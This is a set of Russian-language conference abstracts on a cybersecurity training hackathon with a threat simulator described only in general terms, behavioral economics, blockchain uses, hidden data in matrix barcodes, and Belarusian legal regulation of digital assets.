В данной статье мы хотели бы поделиться своим опытом в проведении хакатона по обеспечению кибербезопасности. Напомним, что хакатон - это соревнование между командами в IT-сфере, суть которого сводится к поиску решения заявленной проблемы в рамках какого-либо продукта.

Цели проведения данного мероприятия заключаются в следующем:

- повышение качества профессиональной подготовки студентов;
- повысить креативность;
- формирование любви к своей профессии;
- создание различного целевого программного обеспечения;
- соединение различной информации в создаваемом программном обеспечении;
- определить пути повышения активности программ;
- раскрыть умения учащихся;
- создать для обучающихся в образовательном процессе реальные условия атак и опасностей и научить их преодолевать эти угрозы;
- научиться эффективно использовать все технические и программные ресурсы для своевременного выявления и обнаружения кибератак;
- обучение созданию программных средств обнаружения атак;

- обучение командной работы.

В хакатоне Turkmen Cyber.Hack? проведенном в Международном университете нефти и газа имени Ягшыгелди Какаева приняло участие более 20 команд, состоящих из школьников и студентов средне-специальных и высших учебных заведений. В каждой команде участвовало от одного до 5 человек. В общей сложности приняло участие около 100 человек.

Был создан организационный комитет, команда жюри, положение о проведении данного мероприятия.

Для эффективного, а самое главное интересного проведения состязания было разработано два программных обеспечения, запатентованных Государственной службой Туркменистана по интеллектуальной собственности.

Задача первой программы автоматическое создание на компьютерах симуляций активных многоволновых угроз, искусно замаскированных и скрытых в операционной системе.



Рис. 1 - Рабочие моменты из хакатона Turkmen Cyber.Hack

В задачу второй программы входило размещение пассивных угроз и создание временных «неудобств» для участников, а также анализ состояния компьютера команд и автоматическая оценка работ, проделанных командами на основании выявления следа угроз.

Таким образом, каждой команде предоставлялся один компьютер, «загруженный» пассивными и активными угрозами. Задача команд состояла в поэтапном выполнении следующих задач:

- своевременное определение и выявление активной угрозы и разрастающейся кибератаки;

- остановка, нейтрализация а затем и дальнейшее удаление данной угрозы
- предупреждение и своевременное обнаружение пассивной и потенциальной угрозы;
- автоматизация проделанных действий по устранению вышеуказанных угроз и кибератак и разработка на этой основе соответствующего программного обеспечения.

Командам пришлось действовать в непростых условиях, симулятор угроз искусно раставлял ловушки, препятствовал выполнению действий по устранению угроз, через определенные промежутки времени запускал новые волны атак, призванных запутать будущих специалистов по кибербезопасности. Нужно отметить еще тот факт, что действия команд были стеснены тем обстоятельством, что им не разрешалось осуществлять перезагрузку системы, менять системное время, восстанавливать систему, так-как данные действия в условиях реальной угрозы, еще более усугубляли сложившуюся ситуацию или же приводили к потере пользовательских и системных файлов и данных. Созданный программный мониторинг при выявлении данных ситуаций автоматически штрафовал команды, убавляя им баллы.

Таким образом, команды действовали в условиях, максимально приближенных к условиям с реальной киберугрозой.

На выполнение поставленной задачи, участникам было отведено 4 обязательных часа, в течении которых проходили волны атак и дополнительных 2 часа на разработку программного обеспечения по предупреждению, обнаружению, противодействию и устранению киберугроз.

Оба разработанных программных обеспечений, показали себя с хорошей стороны, а в особенности программа мониторинга кибератак, главное и единственное окно которой показано на рисунке (Рис.2.)

Работа программы состоит из 4 блоков, которые схематично расположены на указанном рисунке (Рис. 2).

Первый блок устраивает различные временные неудобства, такие как изменение формата системного времени (когда вместо даты и текущего времени показывается указанный в программе текст), блокировка рабочего стола, скрывание локальных дисков и запрет указанных в списке приложений (Word, Excel, Chrome, Total Commander). Следует отметить, что в самой программе есть и «противоядие» для указанных «неудобств» - (кнопки, расположенные ниже).




Рис. 2 - Окно программы мониторинга кибератак

Во втором блоке расположены кнопки, расставляющие по всей файловой системе пассивные киберугрозы (файлы с одинаковыми хеш-суммами, но с разными названиями и расширениями, скрытые программы и тела вирусов).

Третий блок, удаляет вышеуказанные файлы и восстанавливает нормальное состояние ключей системного реестра.



Рис. 3 - Создание отчета о состоянии системы и проделанной работе по обеспечению кибербезопасности

Четвертый блок является самым важным, так-как проводит мониторинг операционной системы на предмет устранения и ликвидации пассивных киберугроз и активных кибератак, исправления ключей реестра и сохранности пользовательских и системных файлов. Он оценивает по нескольким пунктам работу, проделанную на компьютере специалистами, и выдает оценку в баллах, определяя таким образом победителей хакатона.

Как показала практика, в том числе на примере данного хакатона, соревнования такого рода, более действенно позволяют выявлять творческий потенциал в IT области и развивать способность командной работы, которая более всего способствует решению различных задач в области кибербезопасности.

Список использованных источников

1. Шаньгин В. Ф. Комплексная защита информации в корпоративных системах: Учебное пособие. - М.: ИД. "Форум": ИНФРА - М. 2013-592с.
2. M.Çuriýew. Maglumatlary goramak. Ýokary okuw mekdepleri üçin okuw kitaby. –A.: Türkmen döwlet neşirýat gullugy, 2013, 206 s.

УДК 330.16

А.Д. Чухольский, В.В. Ивановский

Белорусский государственный технологический университет
Минск, Беларусь

СТАНОВЛЕНИЕ И РАЗВИТИЕ ПОВЕДЕНЧЕСКОЙ ЭКОНОМИКИ

Аннотация. Поведенческая экономика – это раздел экономической науки, который исследует поведение людей и его влияние на экономические решения и результаты. Поведенческая экономика основывается на исследованиях и экспериментах, чтобы понять, как мы искажаем информацию, оцениваем риски, принимаем решения при неопределенности и взаимодействуем с другими людьми.

A.D. Chukhol'skiy, U.U. Ivanouski

Belarusian State Technological University
Minsk, Belarus

FORMATION AND DEVELOPMENT OF BEHAVIORAL ECONOMICS

Abstract. Behavioral economics is a branch of economics that studies human behavior and its impact on economic decisions and outcomes. Behavioral economics relies on research and experimentation to understand how we distort information, assess risks, make decisions under uncertainty, and interact with other people.

Поведенческая экономика имеет важные практические применения в различных областях, включая финансовую сферу, маркетинг, общественную политику и поведенческую консультацию. Это позволяет более точно учитывать реальное поведение людей при разработке экономических стратегий и политик, а также анализировать и прогнозировать рыночные явления.

Одна из основных концепций поведенческой экономики – это "ограниченная рациональность". Вместо того, чтобы считать, что мы всегда принимаем оптимальные и рациональные решения, поведенческая экономика предполагает, что мы ограничены в нашей способности принимать решения полностью рационально.

Поведенческая экономика начала развиваться в середине 20 века, хотя некоторые исследователи относят ее корни к исследованиям, проведенным еще в конце 19 и начале 20 века. Одним из важных вех в развитии поведенческой экономики было создание Центра исследования принятия решений в Калифорнийском университете, Беркли в 1980-х годах. В годы после 1980-х интерес к поведенческой экономике только возрастал, а сейчас она является широко изучаемой и признанной дисциплиной экономической науки. Эта научная дисциплина стала реакцией на недостатки и упрощения традиционной экономической теории, которая предполагала, что люди всегда принимают рациональные и информированные решения.

Поведенческая экономика основывается на исследованиях и экспериментах, чтобы понять, как мы искажаем информацию, оцениваем риски, принимаем решения при неопределенности и взаимодействуем с другими людьми. Она исследует такие явления, как эвристические искажения, эмоциональные факторы, потеря избегания, социальные нормы и влияние окружающей среды на наше поведение.

Основу поведенческой экономики составляет направление психологии, изучающее взаимоотношения души и материи. Ключевая задача представляет собой поиск ответа на вопрос, каким образом изменение физических величин во внешнем мире влияет на их восприятие субъектом. Исследуя аналогичный вопрос применительно к ценности денег с точки зрения психологии, швейцарский ученый Д. Бернулли еще в далеком 1738 году пришел к выводу, что ценность

(полезность) денег является логарифмической функцией от их количества (богатства).

Таблица 1 - Ценность богатства по Бернулли

| Богатство, млн ед. | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 |
|--------------------|----|----|----|----|----|----|----|----|----|-----|
| Ценность | 10 | 30 | 48 | 60 | 70 | 78 | 84 | 90 | 96 | 100 |

Предложенный Бернулли психофизический подход к тому, как принимаются решения в условиях риска, позволил найти весомые аргументы для экономического обоснования ряда очевидных, но трудно интерпретируемых явлений, вещей и поступков. В конце XX века предложенная Бернулли теория субъективной ценности богатства получила дальнейшее развитие.

В 2002 году Даниел Канеман получил Нобелевскую премию по экономике за свои работы в области поведенческой экономики. Это признание важности и вклада поведенческой экономики в экономическую науку. Канеман провел исследования, в которых обнаружил, что люди не всегда принимают рациональные решения, как предполагалось в традиционной экономической теории. Вместо этого, он выявил, что мы подвержены различным эмоциональным и когнитивным предубеждениям, которые могут влиять на наше принятие решений и оценку вероятностей.

Совместно с Амосом Тверски, Канеман разработал модели и концепции, такие как асимметричная функция ценности, эффект потери избегания и рамка отсылки, которые позволяют лучше понять те искажения, с которыми мы сталкиваемся при принятии решений.

История возникновения этой функции связана с исследованием, проведенным Канеманом и Тверски в рамках изучения риска и принятия решений. Они предположили, что люди оценивают потенциальные выигрыши и потери нелинейно, и что они воспринимают потери более сильно, чем выигрыши одинаковой величины.

На основе этой гипотезы они разработали модель, известную как "Функция ценности Канемана-Тверски", которая описывает как люди оценивают и относятся к потенциальным выигрышам и потерям. В соответствии с этой функцией, потери ощущаются сильнее, чем выигрыши, и асимметричность эта увеличивается по мере роста суммы.

Разработка этой функции стало существенным вкладом в понимание принятия решений и отображения мышления людей, особенно в ситуациях, где есть риск и неопределенность. Она помогла объяснить некоторые эмоциональные и когнитивные искажения, которые часто наблюдаются при принятии решений, например, эффект потери избегания и эффект ощущаемой потери.

Нобелевская премия Даниелу Канеману признала его революционные исследования в области поведенческой экономики, которые помогли изменить представление о том, как люди принимают решения, и открыли новые пути для более реалистичного моделирования экономического поведения.



Рис. 1 - Асимметричная функция ценности Канемана-Тверски

Асимметричная функция ценности Канемана-Тверски стала фундаментальным ядром в разработке моделей принятия решений в рамках поведенческой экономики. Она продолжает влиять на исследования и практическое применение в различных областях, таких как финансы, маркетинг, поведенческая публичная политика и другие, помогая лучше понимать, как мы оцениваем риски и принимаем решения.

В повседневной жизни функция ценности Канемана - Тверски объясняет не только стереотипное поведение людей, но и множество других типичных предпочтений, которые противоречат рациональной логике выбора. Суждения, предпочтения, а следовательно, и решения реальных людей существенным образом зависят от контекста, т. е. конкретного способа формулировки задачи.

Применение асимметричной функции ценности Канемана - Тверски в повседневной жизни может быть широким. Вот некоторые примеры:

1. **Продуктовые покупки:** когда мы делаем покупки, мы часто сталкиваемся с выбором между двумя продуктами с разными характеристиками и ценами. Если у нас есть предпочтения по отношению к определенному аспекту товара (например, качество или цена), функция ценности Канемана - Тверски позволяет нам сравнивать и взвешивать эти факторы для принятия решения.

2. **Инвестиции:** когда мы инвестируем свои деньги, мы сталкиваемся с разными вариантами, каждый из которых обладает своими потенциальными рисками и выгодами. Асимметричная функция ценности КТ позволяет нам оценивать и сравнивать эти риски и выгоды и выбирать наиболее выгодное решение.

3. **Принятие решений:** В повседневной жизни мы часто сталкиваемся с принятием решений, и каждое решение может иметь свои последствия. Асимметричная функция ценности КТ позволяет нам выбрать между несколькими вариантами, учитывая их ценность и потенциальные потери, чтобы принять оптимальное решение.

4. **Медицинские решения:** когда мы сталкиваемся с выбором между различными методами лечения или вмешательствами в медицинских процедурах, мы можем использовать асимметричную функцию ценности КТ, чтобы оценить потенциальные выгоды и риски каждого варианта.




Рис. 2 - Применение функции ценности Канемана – Тверски (а - оценка событий; б - необратимые потери)

Развитие поведенческой экономики позволяет получить более глубокое и полное понимание экономического поведения людей и более точно предсказывать, как они будут принимать решения и взаимодействовать в экономической сфере.

Список использованных источников

1. Канеман Даниэль, Тверски Амос, Словик Пауль Принятие решений в неопределенности: правила и предубеждения // Генезис – 2005 г.
2. Экономический факультет МГУ [Электронный ресурс] – Режим доступа: www.econ.msu.ru. Дата доступа: 12.11.2023
3. Большая Российская Энциклопедия [Электронный ресурс] – Режим доступа: <https://bigenc.ru/c/asimmetrichnaia-funktsiia-tsennosti-kanemana-tverski-662ca4>. Дата доступа: 12.11.2023

УДК 004.056

Н.И. Белодед, В.А. Абрамова

Академия управления при Президенте Республики Беларусь
Минск, Беларусь

ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ТЕХНОЛОГИИ БЛОКЧЕЙН В РАЗЛИЧНЫХ СФЕРАХ ДЕЯТЕЛЬНОСТИ

Аннотация. Появление и бурное развитие новых технологий требуют реакции общества на эти процессы. Беларусь не может оставаться в стороне. Урегулирование рынка криптовалют и юридическое закрепление возможности использования блокчейна способствует распространению инновационных технологий и созданию цифровой экономики.

N.I. Beloded, V.A. Abramova

Academy of Public Administration under the aegis of the
President of the Republic of Belarus
Minsk, Belarus

PROSPECTS FOR THE USE OF BLOCKCHAIN TECHNOLOGY IN VARIOUS SPHERES OF ACTIVITY

Abstract. The emergence and rapid development of new technologies require a social response to these processes. Belarus cannot stay aside. The regulation of the cryptocurrency market and the legal consolidation of the possibility of using blockchain contributes to the dissemination of innovative technologies and the creation of a digital economy.

Практическое внедрение блокчейна в 2009 году было связано с поддержкой новой цифровой валюты биткойна. С тех пор преимущества технологии блокчейн были довольно высоко оценены многими исследователями, предложены новые эффективные направления ее использования. Наиболее распространенными являются предложения по использованию возможностей блокчейна в радикальном изменении организации экономических отношений и общества в целом. Поэтому, в отличие от первого этапа развития, когда начиная с 2008 года технология блокчейн была связана с началом и распространением цифровых валют, последующие версии блокчейна, возникшие в 2015 году, характеризуются более стремительным и динамичным развитием, что закладывает основы цифровых финансов и цифрового общества.

Привлекательной чертой технологии блокчейн является ее система информационной безопасности, основанной на общей доступности данных и распределенности ее копий между участниками сети. Именно эта характеристика технологии блокчейн приводит интерес к ней и стремление использовать в других направлениях и сферах жизни общества. В первую очередь, активное внедрение технологии блокчейн актуально для финансового сектора, в частности сферы банковской деятельности [2]. Такие сферы применения, как проведение платежей, оценка кредитоспособности заемщиков и в целом функционирования информационных систем банковских учреждений могут быть существенно усовершенствованы за счет использования технологии блокчейн. Внедрение принципов технологии блокчейн может решить проблему взаимного недоверия заинтересованных сторон, вызванную отсутствием достаточной прозрачности и наличием информационной асимметрии, проблему довольно высоких транзакционных расходов и рисков несанкционированного вмешательства и мошенничества.

Кроме финансовой системы использования блокчейн является перспективным, в частности, в таких сферах деятельности, как аудит, управление недвижимостью, защита авторских прав. Внедрение блокчейна в этих сферах будет способствовать сокращению расходов на ведение реестров владельцев недвижимого имущества и сделок с недвижимостью, снижению юридических рисков при управлении активами, упрощению анализа, функционирования, регулирования и надзора на рынке интеллектуальной собственности, в частности, в сфере инновационных проектов и краудфандинге [3]. Еще одним направлением адаптации блокчейн-решений является их

использование в развитии технологий «умного города» и в государственном управлении [4].

Развитие технологий, использование криптовалют в мире остановить невозможно, поскольку нет централизованного механизма управления данными процессами. Правительства стран могут по-разному подходить к данной ситуации. Можно принять неизбежность изменений и попытаться максимально эффективно их использовать с пользой для общества, а можно не реагировать на данные процессы или даже запрещать пользоваться, скажем, криптовалютой в отдельной стране. Но, как показывает опыт, такой подход является наиболее ошибочным, может привести к изоляции страны и потери ею конкурентных преимуществ на мировом рынке. Поэтому задачей стран является принятие и понимание важности неизбежных изменений, разработка и использование механизмов лучшей адаптации к данным процессам, реализация различными странами совместных программ и их координация.

Список использованных источников

1. Инновационное предпринимательство: состояние и перспективы развития // Сборник материалов II Всероссийской научно-практической конференции. - М.: Финансы, 2017. - 280 с.
2. Модернизация управления национальной экономикой: материалы IV Междунар. научно-практической. конф. (24-25 ноября 2016). - М.: Финансы, 2016. - 394 с.
3. Sovereign Blockchains Will Change Monetary Policy, Bank Paper Argues [Электронный ресурс] Режим доступа: <https://goo.gl/Sd9nKG>.
4. Zhao J. L. Overview of business innovations and research opportunities in blockchain and introduction to the special issue / J. L. Zhao, Sh. Fan, J. Yan // Financial Innovation. — 2016. — Vol. 2:28. — Access mode: <https://jfinswufe.springeropen.com/articles/10.1186/s40854-016-0049-2>

УДК 004.4:004.92:004.932

М.С. Шмаков

Белорусский государственный технологический университет
Минск, Беларусь

ДОПОЛНИТЕЛЬНЫЕ МЕТОДЫ ЗАЩИТЫ МАТРИЧНЫХ ШТРИХОВЫХ КОДОВ

Аннотация. Рассмотрен подход к организации дополнительной защиты матричных штриховых кодов, используя принцип избыточности при записи информации посредством штриховых кодов.

M.S. Shmakov

Belarusian State Technological University
Minsk, Belarus

ADDITIONAL PROTECTION METHODS FOR MATRIX BAR CODES

Abstract. We have considered an approach to organizing additional protection of matrix bar codes using the principle of redundancy when recording information using bar codes.

В настоящее время для маркировки продукции часто используются матричные штриховые коды (DataMatrix, QR и другие).

Data Matrix и QR коды представляют собой комбинацию черно-белых элементов (модулей) квадратной или прямоугольной формы различного размера. Модули являются графическим изображением нулей и единиц. Таким образом матричные штриховые коды позволяют закодировать различную информацию: название товара; информацию о предприятии-изготовителе; характеристики товара; страну-изготовителя продукта; дату производства, срок годности и др.

Штриховые коды являются наиболее компактным графическим представлением произвольного массива данных. Также получение информации, которую они содержат, может быть автоматизировано использованием сканеров: как промышленных, так и сканеров смартфонов. Штрихкод по сути является изображением, которое может быть нанесено на материальный носитель различного рода, к примеру: печатью на бумаге офисным принтером, полиграфической печатью на бланках строгой отчетности или деловой документации, гравировкой лазером кодов на различных поверхностях и др.

Матричные штриховые коды являются носителями информации, позволяющей уникально идентифицировать и отследить единицу товара на каждом этапе ее движения и обеспечить контроль легитимности операций над ней. Таким образом, штрихкоды позволяют защитить продукцию от подделки, обеспечивают контроль за продвижением товаров от изготовителя к потребителю.

Стандарты матричных штрихкодов, базируются на алгоритмах Рида – Соломона, поддерживающих корректировку ошибок, что позволяет защитить записанную в них информацию при повреждении штрихового кода. [1,2].

Для повышения уровня защищенности самой информации, можно интегрировать коды в информационные системы, где проверку информации осуществляют специализированные сервисы, регистрирующие инциденты в базе данных.

Поддержка избыточности матричными штрихкодами QR, DataMatrix позволяет, используя специальные кодеры, вносить в них дополнительную информацию, которую нельзя прочесть стандартным сканером. При этом используется свойство матричных штриховых кодов хранить и правильно воспроизводить данные при повреждении до 30% площади поверхности матричного штрихкода. В этом случае читабельность основной информации не нарушается [1,2].

Для распознавания дополнительной скрытой информации необходим специальный декодер (например, мобильное устройство с соответствующим программным обеспечением) [3,4].

Скрытая дополнительная информация позволит повысить защищенность самого штрихкода и товара, который маркируется данным штрихкодом.

Подобное решение может быть использовано как быстрый и простой способ повышения защиты данных в случае, если информационные системы для проверки оригинальности штрихкодов и данных недоступны либо отсутствуют [3,4].

Список использованных источников

1. ГОСТ ISO/IEC 15420-2010. Межгосударственный стандарт. Автоматическая идентификация. Кодирование штриховое. Спецификация символики штрихового кода EAN/UPC.

2. ГОСТ Р ИСО/МЭК 16022-2008. Национальный стандарт Российской Федерации. Автоматическая идентификация. Кодирование штриховое. Спецификация символики DATA MATRIX.

3. Молдованов А.А., Корочкин Л.С., Шмаков М.С. Программный модуль кодирования и модификации штриховых кодов // Труды БГТУ. Сер. 4, Принт- и медиатехнологии. 2020. № 2 (249). С. 5-10.

4. Молдованов А. А., Корочкин Л. С., Шмаков М. С. Формирование дополнительной защиты матричных штриховых кодов // Труды БГТУ. Сер. 4, Принт- и медиатехнологии. 2021. № 2 (249). С. 62-68.

ПРАВОВОЕ РЕГУЛИРОВАНИЕ ОТНОШЕНИЙ, ВОЗНИКАЮЩИХ С ЦИФРОВЫМИ АКТИВАМИ В РЕСПУБЛИКЕ БЕЛАРУСЬ

Аннотация. Проводится анализ правового регулирования цифровых активов в Республике Беларусь. Рассматривается юридический статус цифровых активов, изучается законодательство зарубежных стран. Предлагается дополнить систему объектов гражданских прав Республики Беларусь новым объектом – цифровыми активами.

V.V. Shpakovskaya

Notary office No. 1 of Bobruisk,
Bobruisk, Belarus

LEGAL REGULATION OF RELATIONS ARISING WITH DIGITAL ASSETS IN THE REPUBLIC OF BELARUS

Abstract. An analysis of the legal regulation of digital assets in the Republic of Belarus is carried out. The legal status of digital assets is considered and the legislation of foreign countries is studied. It is proposed to supplement the system of objects of civil rights of the Republic of Belarus with a new object - digital assets.

Внедрение цифровых активов в жизнь общества и государства требует создания должного правового регулирования общественных отношений, возникающих в связи с их участием в гражданском обороте, путём создания современной и эффективной системы нормативных правовых актов.

Развитие правового регулирования отношений, возникающих в связи с цифровыми активами в Республике Беларусь, необходимо начинать с момента создания в 2005 году Парка высоких технологий. В развитии цифровой экономики и таких ее элементов, как цифровые активы, Парк высоких технологий играет важную роль, поскольку создаёт благоприятную среду для инноваций, исследований и разработок в области высоких технологий.

В 2016-2020 годы в Республике Беларусь выполнялась Государственная программа «Развитие цифровой экономики и информационного общества 2016-2020 годы» [2], в ходе которой реализовывались три подпрограммы: информационно-коммуникационные технологии, инфраструктура информатизации, цифровая трансформация. Если проводить анализ выполнения данной

программы, то можно сделать вывод, что развитие цифровой экономики и информационного общества направлено на продолжение создания необходимой инфраструктуры для цифрового развития общества и государства.

В указанный период издан Декрет Президента Республики Беларусь от 21 декабря 2017 г. № 8 «О развитии цифровой экономики» (далее – Декрет № 8), который создал правовую базу для развития цифровой экономики в стране.

Республика Беларусь становится первым в мире государством с комплексным правовым регулированием общественных отношений на основе технологии блокчейн, а также легализовавшим на государственном уровне смарт-контракты. Закреплены такие понятия, как цифровые знаки (токены) и криптовалюта.

Декрет № 8 установил, что с токенами могут осуществляться операции по созданию, размещению, хранению, отчуждению, обмену токенов, а также легализовал деятельность операторов криптоплатформ и операторов обмена криптовалют.

Таким образом, с Декрета № 8 началось формирование правовой базы, регулирующей гражданский оборот таких цифровых активов, как криптовалюта.

Постановлением Совета Министров Республики Беларусь от 2 февраля 2021 г. № 66 утверждена Государственная программа «Цифровое развитие Беларуси» на 2021 – 2025 годы», которой предусматривается комплексная цифровая трансформация процессов государственного управления, регионального и отраслевого развития, включая выполнение мероприятий по внедрению цифровых инноваций в отраслях экономики. В целях поэтапной цифровизации экономики необходимо формирование регуляторной среды, функция которой будет состоять не только в обеспечении комфортных правовых условий для развития современных технологий, но и в их фактическом использовании в экономике [1].

С 31 марта 2023 г. вступил в силу Указ Президента Республики Беларусь № 80 «Об отдельных вопросах налогообложения» (далее – Указ № 80), который продлил до 1 января 2025 г. действие налоговых преференций с токенами, предусмотренных Декретом № 8.

В п. 2 Указа № 80, установлено, что государственному учреждению «Администрация Парка высоких технологий» совместно с заинтересованными до 1 июля 2024 г. необходимо разработать концепцию развития сферы токенов, включая вопросы налогообложения операций (деятельности) с их использованием, что будет способствовать формированию правовых механизмов, которые

обеспечат благоприятный режим для развития новых видов отношений (объектов и субъектов информационных правоотношений, специфических прав, обязанностей и ответственности) [2, с. 52].

В мае 2023 г. в Москве состоялся Евразийский экономический форум, одной из тем, которого стала цифровая трансформация Евразийского экономического союза. Решением Высшего Евразийского экономического совета № 12 «Об Основных направлениях реализации цифровой повестки Евразийского экономического союза до 2025 года» (далее – Решение) установлено, что «цифровая трансформация» – проявление качественных, революционных изменений, заключающихся не только в отдельных цифровых преобразованиях, но в принципиальном изменении структуры экономики, в переносе центров создания добавленной стоимости в сферу выстраивания цифровых ресурсов и сквозных цифровых процессов. В результате цифровой трансформации осуществляется переход на новый технологический и экономический уклад, а также происходит создание новых отраслей экономики.

Правовая категория «цифровой актив» не раз упоминается в Решении. Например, при определении принципов реализации цифровой повестки указано, что основные направления реализации цифровой повестки формируются исходя из принципов, определенных в Договоре о Евразийском экономическом союзе от 29 мая 2014 года [9], а также из следующих принципов: всесторонней кооперации хозяйствующих субъектов государств-членов на основе сквозных цифровых процессов, создания и развития цифровых активов, к возникновению устойчивых цифровых экосистем для хозяйствующих субъектов государств-членов.

Также, в Решении к категории «цифровой актив» относится и цифровая платформа: «Формирование цифровых платформ как вида цифровых активов резидентами государств-членов повышает их конкурентоспособность, позволяет постоянно получать их владельцам и юрисдикциям дополнительную интеллектуальную и материальную ценность и выгоду, накапливать компетенции для выхода на глобальные рынки».

Немаловажным является и второй этап Реализации цифровой повестки, который включает в себя формирование институтов цифровой экономики и цифровых активов, а также развитие цифровых экосистем.

На сайте Национального банка Республики Беларусь 28 июля 2023 г. был опубликован доклад заместителя Председателя Правления Национального банка «Основные направления развития платежного

рынка». В данном докладе уделено внимание вопросу внедрения цифрового белорусского рубля (далее – ЦБР).

Национальный банк Республики Беларусь определяет ЦБР как законное платежное средство, которое выполняет все функции денег, эмитируется центральным банком имеет одинаковую ценность с наличным и безналичными деньгами/

Национальным банком Республики Беларусь разработан проект Концепции цифрового белорусского рубля (далее – проект Концепции), который описывает этапы реализации проекта ЦБР [3].

Проект концепции определяет, что ЦБР – это национальная валюта Республики Беларусь, которая эмитируется Национальным банком Республики Беларусь и учитывается на цифровых счетах участников платформы ЦБР. Это отражено соответствующими цифровыми записями в реестре платформы ЦБР [4].

Немало важным является тот факт, что в связи со стремительным развитием цифровой среды, страны Евразийского экономического союза кроме Армении и Республики Беларусь, внесли изменения и дополнения в систему объектов гражданских прав, закрепив в ней новую правовую конструкцию. Например, в Гражданском кодексе Республики Казахстан в ст. 115 закреплена правовая конструкция «цифровые активы»; в Гражданском кодексе Кыргызской Республики в ст. 23 закреплена такая правовая категория, как «Виртуальные активы»; в Гражданском кодексе Российской Федерации ст. 128 была дополнена «цифровыми правами».

Концепция правовой политики Республики Беларусь в пп. 45.4. устанавливает, что в сферах гражданского, экономического законодательства предстоит урегулировать вопросы обращения цифрового имущества и цифровых имущественных прав, применения искусственного интеллекта, робототехники, киберфизических систем, беспилотного транспорта.

Депутаты Палаты представителей Национального собрания Республики Беларусь 11 октября 2023 г. приняли во втором чтении законопроект «Об изменении кодексов» (по вопросам правового регулирования хозяйственной деятельности) [5].

Законопроект предусматривает комплексную корректировку гражданского законодательства, однако положения о закреплении цифровых активов в системе объектов гражданских прав не нашли отражения в данном законопроекте.

Таким образом, законодательство Республики Беларусь находится на стадии развития правового регулирования отношений, возникающих в связи с цифровыми активами. В Республике Беларусь

созданы предпосылки для развития законодательства в данной сфере и закрепления нового объекта гражданских прав. Полагаем, ст. 128 Гражданского кодекса Республики Беларусь необходимо привести в соответствие с гражданскими кодексами стран ЕАЭС и дополнить её новым объектом – цифровыми активами.

Список использованных источников

1. Манкевич, И. П. Цифровая экономика: особенности и принципы правового регулирования / И. П. Манкевич // Национальный правовой Интернет–портал Республики Беларусь [Электронный ресурс]. – Режим доступа: <https://pravo.by/pravovaya-informatsiya/pravo-sovremennoy-belarusi-istoki-uroki-dostizheniya-i-perspektivy/2021/tsifrovaya-ekonomika-osobennosti-i-printsipy-pravovogo-regulirovaniya/>. – Дата доступа: 04.11.2023.

2. Шпаковская, В. В. Новеллы законодательства в сфере цифровой экономики / В. В. Шпаковская // Теоретико-методологические и прикладные аспекты государственного управления : Сборник материалов V Международного форума молодых управленцев, Минск, 26–27 апреля 2023 года / Под общей редакцией О.Н. Солдатовой. – Минск: Академия управления при Президенте Республики Беларусь, 2023. – С. 51–53.

3. Шпаковская, В. В. Цифровой белорусский рубль как разновидность цифровой валюты / В. В. Шпаковская // Совершенствование механизма государственного управления в условиях цифровизации общества и государства [Электронный ресурс] : материалы междунар. круглого стола, Респ. Беларусь, Минск, 29 сент. 2023 г. / Белорус. гос. ун-т; редкол.: В. С. Михайловский [и др.]. – Минск: БГУ, 2023. – С. 239–242.

4. Проект Концепции цифрового белорусского рубля [Электронный ресурс]. – Режим доступа: <https://www.nbrb.by/payment/digital-ruble.pdf>. – Дата доступа: 11.11.2023.

